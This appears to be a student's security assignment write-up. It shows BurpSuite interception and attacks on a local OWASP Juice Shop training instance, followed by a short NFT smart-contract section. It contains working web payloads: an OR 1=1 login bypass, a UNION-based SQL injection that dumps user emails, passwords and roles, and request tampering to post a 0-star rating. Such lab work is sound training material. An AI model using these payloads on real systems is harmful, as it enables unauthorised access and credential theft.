
To ensure that I only see the packets of localhost:3000, I set it up that the packets for localhost:3000 would be added to scope from Target > Site map option. From there, I right clicked on the URL http://localhost:3000 and added to scope.




Now the packets history to/from port 3000 can be seen in Proxy > HTTP History tab:



In order to turn on intercepts, go to Proxy > Intercept option and then click on ‘Intercept is Off’ to enable intercepts.




Now all the requests would be intercepted and will have to manually be forwarded.
For example on clicking the ‘Account’ Button and then ‘Login’ on Juice Shop website, the following intercept pops up and has to be manually forwarded.



Only after forwarding the packet, the page for login is opened.


b.

Rating can be given from Customer Feedback Option in the Hamburger menu on Juice Shop website.
In order to give a 0 star rating, I will have to change the contents that are intercepted by BurpSuite.
This can be done by analyzing the intercept.
First, I turn on intercept for just POST packets, to avoid annoying popups of Burpsuite all the time. It is done as shown in the screenshot below:




I have added a condition in intercept client requests that the packet header must contain ‘POST’.


Customer Feedback page is filled for 2 star rating right now.



On clicking ‘Submit’ the packet is intercepted and I change the rating to 0 star. Then I forward the packet.



The response packet for the above packet is attached below. It is obtained by selecting the packet from BurpSuite and then Sending it again through the repeater option.




In the ‘About Us’ Page, the following new review was observed.


c.

SQL Injection:


1. Getting admin access:
    - First, I tried to know the structure of SQL query, by putting in an input that would result in an erroneous SQL.
      I entered vishesh’ as the email. The error would be generated because of the inverted comma, it would hamper the syntax of SQL. I am successful in retrieving the SQL query structure. This is a vulnerability that on entering a wrong input, the system does not fail graceful and reveals crucial information.




- Now, on entering the common SQL injection statement: vishesh' OR 1=1– I could login as admin.




Below is the screenshot showing completion of the task.




2. Getting credentials of all users
    - I selected the highlighted search query in burp suite for trying SQL Injection.



- The packet was sent to the repeater in BurpSuite to try different things. I tried to enter orange in the search query as shown below and got the result.




- Next, I tried to put in an erroneous sql query to try and get the structure of the SQL queries.
  Search query was orange' → single inverted comma to check for SQL errors




The response shows an error that occurred in the SQL statement. The vulnerability here is that the response shows the entire SQL statement, i.e. it does not fail gracefully, leaking out several details regarding the structure.

- Now, in order to extract user information, we will have to see the table name and structure of SQL Queries of tables storing details of the users. For this I entered an invalid login request as shown below.



Its response captured in BurpSuite reveals that the table name is Users.




- Now I will exploit the above information by modifying the search query. From the SQL Injection (Advanced) section on Web Goat, I learnt that there we can use UNION query in SQL to get details of other tables. But to use that the number of columns must be the same. So, as shown in above screenshots, in the response for the search query for products, there are 9 objects that are returned as JSON. This fact can also be exploited to use UNION on Users table.


  The URL is crafted as below:
  orange'))%20union%20select%20email,password,role,'test','test','test','test','test','test'%20from%20users--

  I have mentioned 9 columns in the above query to match the syntax of UNION. The details credentials, email, password and role are printed, rest all are sent ‘test’ as a garbage string as filler for the query.

  When it's sent using repeater, we get the following response. All the credentials are in the file ‘userCredentials.txt’ which is attached in the submitted zip file.



I even get a challenge completion popup on main website as below:



Question 4:

a. **Writing smart contract:**
   The contract has been written in the file NFT_FCS.sol.
   Code uses library to implement ERC721 Standard of Token.
   It has been deployed with contract hash:
   0x7292d9a6dcda482d35cf74ec881ed9486e62161d

b. **Minting NFT:**
   Deliverable json file named “nft-details.json”

   NFT of my passport photo has been created.

   On the given contract, several attempts were made to upload images using IPFS. But the one named “Photograph21 NFT” is the one for submission. Other tries were unsuccessful.

References:
Link1
Link2
Link3